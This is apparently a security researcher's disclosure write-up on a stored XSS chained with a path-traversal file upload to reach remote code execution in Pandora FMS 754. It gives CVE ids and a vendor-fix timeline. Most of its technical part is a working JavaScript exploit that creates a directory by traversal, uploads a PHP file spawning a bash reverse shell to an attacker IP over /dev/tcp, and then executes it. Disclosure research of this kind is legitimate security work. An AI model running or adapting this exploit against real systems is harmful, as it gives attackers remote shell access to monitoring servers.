Pandora FMS 754 - Stored XSS and Remote Code Execution

#pandorafms #hacking #exploit #xss #rce #cve #chainedexploit #kpmghungary

Last Modified: 2021.10.03.

The story

Because of my work, I ran into Monitoring Systems again. I read some comparisons and PandoraFMS is becoming more popular. Heated with a desire for adventure, I downloaded the latest version and started fiddling. It's changed quite a bit since I didn't deal with it. The last time I found PHP file upload vulnerability via the File Manager and I was curious.

I started with a Black Box approach and I found a bug in the File Manager. I was soon able to upload and execute my PHP file. I decided to find a stored XSS vulnerability with a low-level user. The idea was to chain the vulnerabilities and obtain a shell via JavaScript.


Disclosure Timeline

- 2021.05.26. – Vulnerability information sent to vendor
- 2021.05.26. - Feedback recieved from the vendor
- 2021.05.26. - CVE requested
- 2021.06.01. - Payload and report update (HTTP/HTTPS)
- 2021.06.18. - The vulnerabilities have been fixed in version PandoraFMS 755.
- 2021.06.24. - Report published.
- 2021.06.25. - New CVE ids: CVE-2021-35501 (XSS), CVE-2021-34074 (File Upload)
- 2021.07.09. - Pandora FMS 755 - Include Folder bypass sent to the Vendor
- 2021.09.17. - The vulnerabilities have been fixed in version PandoraFMS 757 (Vendor)

Technical Details

The Environement


1. Download the latest offline installer (Local on-premise installation - Community Edition) from the PandoraFMS homepage.
2. Create a virtual machine.
3. Install it with the default settings.




The File Manager bug

The File Manager is a simple admin feature. It is possible to:

1. create or delete folders
2. delete files
3. create empty files
4. upload files




It is allowed to upload PHP files, but the uploaded files are not executed it gave back the content of the file:




The default folder permissions and the newly created folder permissions are good. The files of the "/pandorafms_console/" are visible from outside, but normally it is not possible to Upload anything there. The root directory from the File Manager's point of view is the images directory.

```
[root@localhost pandora_console]# ls -la
total 1764
drwxr-xr-x. 18 apache apache    4096 May 25 22:30 .
drwxr-xr-x.  3 root   root      4096 May 25 16:01 ..
-rw-r--r--.  1 apache apache    5415 Apr 30 15:44 ajax.php
drwxr-xr-x.  6 apache apache    4096 May 25 14:12 attachment
-rw-r--r--.  1 apache apache     534 Apr 30 15:44 AUTHORS
-rw-r--r--.  1 apache apache     585 Apr 30 15:44 composer.json
-rw-r--r--.  1 apache apache   16003 Apr 30 15:44 composer.lock
-rw-r--r--.  1 apache apache   14875 Apr 30 15:44 COPYING
-rw-r--r--.  1 apache apache     506 Apr 30 15:44 DB_Dockerfile
drwxr-xr-x.  2 apache apache    4096 May 25 15:58 DEBIAN
-rw-r--r--.  1 apache apache    3366 Apr 30 15:44 docker_entrypoint.sh
-rw-r--r--.  1 apache apache    1263 Apr 30 15:44 Dockerfile
drwxr-xr-x. 11 apache apache    4096 May 25 15:58 extensions
drwxr-xr-x.  4 apache apache    4096 May 25 15:58 extras
drwxr-xr-x.  2 apache apache    4096 May 25 15:58 fonts
drwxr-xr-x.  5 apache apache    4096 May 25 15:58 general
-rw-r--r--.  1 apache apache     302 Apr 30 15:44 .gitignore
drwxr-xr-x. 21 apache apache    4096 May 25 15:58 godmode
-rw-r--r--.  1 apache apache     103 Apr 30 15:44 .htaccess
drwxr-xr-x. 24 apache apache   36864 May 25 23:44 images
drwxr-xr-x. 21 apache apache    4096 May 25 15:52 include
-rw-r--r--.  1 apache apache   52988 Apr 30 15:44 index.php
-rw-r--r--.  1 apache apache   43287 Apr 30 15:44 install.done
drwxr-xr-x.  2 apache apache    4096 May 25 15:58 log
drwxr-xr-x.  5 apache apache    4096 May 25 15:58 mobile
drwxr-xr-x. 16 apache apache    4096 May 25 15:58 operation
-rw-r--r--.  1 apache apache     317 Apr 30 15:44 pandora_console_logrotate_centos
-rw-r--r--.  1 apache apache     258 Apr 30 15:44 pandora_console_logrotate_suse
-rw-r--r--.  1 apache apache     295 Apr 30 15:44 pandora_console_logrotate_ubuntu
-rw-r--r--.  1 apache apache    4883 Apr 30 15:44 pandora_console_upgrade
-rw-r--r--.  1 apache apache 1319510 Apr 30 15:44 pandoradb_data.sql
-rw-r--r--.  1 apache apache  170894 Apr 30 15:44 pandoradb.sql
-rw-r--r--.  1 apache apache     422 Apr 30 15:44 pandora_websocket_engine.service
drwxr-xr-x.  3 apache apache    4096 May 25 15:58 tests
drwxr-xr-x.  2 apache apache    4096 May 25 15:58 tools
drwxr-xr-x. 11 apache apache    4096 May 25 15:58 vendor
drwxr-xr-x.  3 apache apache    4096 May 25 15:58 views
-rw-r--r--.  1 apache apache    4800 Apr 30 15:44 ws.php
[root@localhost pandora_console]# _
```


The bug is simple, relative path can be used as a directory name. Based on the configuration it is possible to go one level up only.





The newly created folder has the following permissions:


```
[root@localhost pandora_console]# ls -la
total 1768
drwxr-xr-x. 19 apache apache    4096 May 26 00:06 .
drwxr-xr-x.  3 root   root      4096 May 25 16:01 ..
-rw-r--r--.  1 apache apache    5415 Apr 30 15:44 ajax.php
drwxr-xr-x.  6 apache apache    4096 May 25 14:12 attachment
-rw-r--r--.  1 apache apache     534 Apr 30 15:44 AUTHORS
-rw-r--r--.  1 apache apache     585 Apr 30 15:44 composer.json
-rw-r--r--.  1 apache apache   16003 Apr 30 15:44 composer.lock
-rw-r--r--.  1 apache apache   14875 Apr 30 15:44 COPYING
-rw-r--r--.  1 apache apache     506 Apr 30 15:44 DB_Dockerfile
drwxr-xr-x.  2 apache apache    4096 May 25 15:58 DEBIAN
-rw-r--r--.  1 apache apache    3366 Apr 30 15:44 docker_entrypoint.sh
-rw-r--r--.  1 apache apache    1263 Apr 30 15:44 Dockerfile
drwxr-xr-x. 11 apache apache    4096 May 25 15:58 extensions
drwxr-xr-x.  4 apache apache    4096 May 25 15:58 extras
drwxr-xr-x.  2 apache apache    4096 May 25 15:58 fonts
drwxr-xr-x.  5 apache apache    4096 May 25 15:58 general
-rw-r--r--.  1 apache apache     302 Apr 30 15:44 .gitignore
drwxr-xr-x. 21 apache apache    4096 May 25 15:58 godmode
-rw-r--r--.  1 apache apache     103 Apr 30 15:44 .htaccess
drwxr-xr-x. 24 apache apache   36864 May 25 23:44 images
drwxr-xr-x. 21 apache apache    4096 May 25 15:52 include
-rw-r--r--.  1 apache apache   52988 Apr 30 15:44 index.php
-rw-r--r--.  1 apache apache   43287 Apr 30 15:44 install.done
drwxr-xr-x   2 apache apache    4096 May 26 00:06 _K44
drwxr-xr-x.  2 apache apache    4096 May 25 15:58 log
drwxr-xr-x.  5 apache apache    4096 May 25 15:58 mobile
drwxr-xr-x. 16 apache apache    4096 May 25 15:58 operation
-rw-r--r--.  1 apache apache     317 Apr 30 15:44 pandora_console_logrotate_centos
-rw-r--r--.  1 apache apache     258 Apr 30 15:44 pandora_console_logrotate_suse
-rw-r--r--.  1 apache apache     295 Apr 30 15:44 pandora_console_logrotate_ubuntu
-rw-r--r--.  1 apache apache    4883 Apr 30 15:44 pandora_console_upgrade
-rw-r--r--.  1 apache apache 1319510 Apr 30 15:44 pandoradb_data.sql
-rw-r--r--.  1 apache apache  170894 Apr 30 15:44 pandoradb.sql
-rw-r--r--.  1 apache apache     422 Apr 30 15:44 pandora_websocket_engine.service
drwxr-xr-x.  3 apache apache    4096 May 25 15:58 tests
drwxr-xr-x.  2 apache apache    4096 May 25 15:58 tools
drwxr-xr-x. 11 apache apache    4096 May 25 15:58 vendor
drwxr-xr-x.  3 apache apache    4096 May 25 15:58 views
-rw-r--r--.  1 apache apache    4800 Apr 30 15:44 ws.php
[root@localhost pandora_console]# _
```




Forbidden

You don't have permission to access /pandora_console/_K44/ on this server.

The next step was to upload the file to my newly-created directory. With Burp it was easy to modify the outgoing requests, the relevant part marked with red:





The uploaded PHP file can be executed with a browser:




Stored XSS


I was looking for a stored XSS vulnerability that could be exploited by a lower-level user. I made a lower-level user and I found one at the Visual Console:









Chained exploit




1. The attacker (low-privilege user) creates a new visual console, with the XSS payload. The attacker IP address is 192.168.0.11 in this example:




2. The attacker prepares a webserver to host the malicious JavaScript file:




3. The attacker starts a Netcat listener:



4. The admin checks the malicious visual console and it automatically triggers the XSS.



5. The JavaScript payload executed and it uploads and executes the PHP file:



JavaScript Payload

```
////////////////////////////////////////////
// Author: k4m1ll0 (matek.kamillo@gmail.com)
// Date: 2021.06.01.
// Pandora FMS 754 XSS + RCE chained exploit
////////////////////////////////////////////
var xhr = new XMLHttpRequest();
//var base = "https://192.168.0.50";
var base = "http://192.168.0.50";

var url = base + "/pandora_console/index.php?sec=gextensions&sec2=godmode/setup/file_manager";
xhr.open("GET",url,false);
xhr.send();
// fix the hash, demo only
payload="dirname=..%2FK44&crt=Create&directory=images&create_dir=1&hash=3976ae502982bca85302c6766fc340ec&hash2=3976ae502982bc
var url2 = base + "/pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_manager";
xhr.open("POST", url2, false);
xhr.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
xhr.setRequestHeader("Referer",url2);
xhr.setRequestHeader("Upgrade-Insecure-Requests","1");
```

```
xhr.send(payload);

var url2 = base + "/pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_manager";
var data = "";
var boundary = "---------------------------413448548441350781883843751691"

data += '--' + boundary + "\r\n";
data += 'Content-Disposition: form-data; name="file"; filename="k44.php"'+ '\n';
data += 'Content-Type: text/php';data += '\r\n';
data += '\r\n';
data += "<?php system('bash -i >& /dev/tcp/192.168.0.141/2000 0>&1'); ?>";
data += '\n';
data += '\r\n';
data += '--' + boundary + '\r\n';

data += 'Content-Disposition: form-data; name="umask"' + '\n';
data += '\r\n';
data += '\r\n';
data += '--' + boundary + '\r\n';

data += 'Content-Disposition: form-data; name="decompress_sent"' + '\n';
data += '\r\n';
data += "1";
data += '\r\n';
data += '--' + boundary + '\r\n';

data += 'Content-Disposition: form-data; name="go"' + '\n';
data += '\r\n';
data += "Go";
data += '\r\n';
data += '--' + boundary + '\r\n';

data += 'Content-Disposition: form-data; name="real_directory"' + '\n';
data += '\r\n';
data += "/var/www/html/pandora_console/images/../K44";
data += '\r\n';
data += '--' + boundary + '\r\n';

data += 'Content-Disposition: form-data; name="directory"' + '\n';
data += '\r\n';
data += "images/../K44";
data += '\r\n';
data += '--' + boundary + '\r\n';

data += 'Content-Disposition: form-data; name="hash"' + '\n';
data += '\r\n';
data += "1";
data += '\r\n';
data += '--' + boundary + '\r\n';

data += 'Content-Disposition: form-data; name="hash2"' + '\n';
data += '\r\n';
data += "1";
data += '\r\n';
data += '--' + boundary + '\r\n';

data += 'Content-Disposition: form-data; name="upload_file_or_zip"' + '\n';
data += '\r\n';
data += "1";
data += '\r\n';
data += '--' + boundary + '--' + '\r\n';

xhr.open("POST", url2, false);
xhr.setRequestHeader('Content-Type','multipart/form-data; boundary=' + boundary );
xhr.setRequestHeader("Referer", base + "/pandora_console/index.php?sec=gextensions&sec2=godmode/setup/file_manager");
xhr.setRequestHeader("Upgrade-Insecure-Requests","1");
xhr.setRequestHeader("Accept","text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8");
xhr.send(data);

xhr.open("GET", base + "/pandora_console/K44/k44.php");
xhr.send();
```

Video Content

Demo Video - HTTPS (short)

For a successful attack, an HTTPS server is necessary to host the JavaScript payload and the BASE variable must be changed to HTTPS.

For demonstration, I used my website which has a not self-signed certificate.

Demo Video - HTTP (long)

Note: The hash and hash2 values can be anything.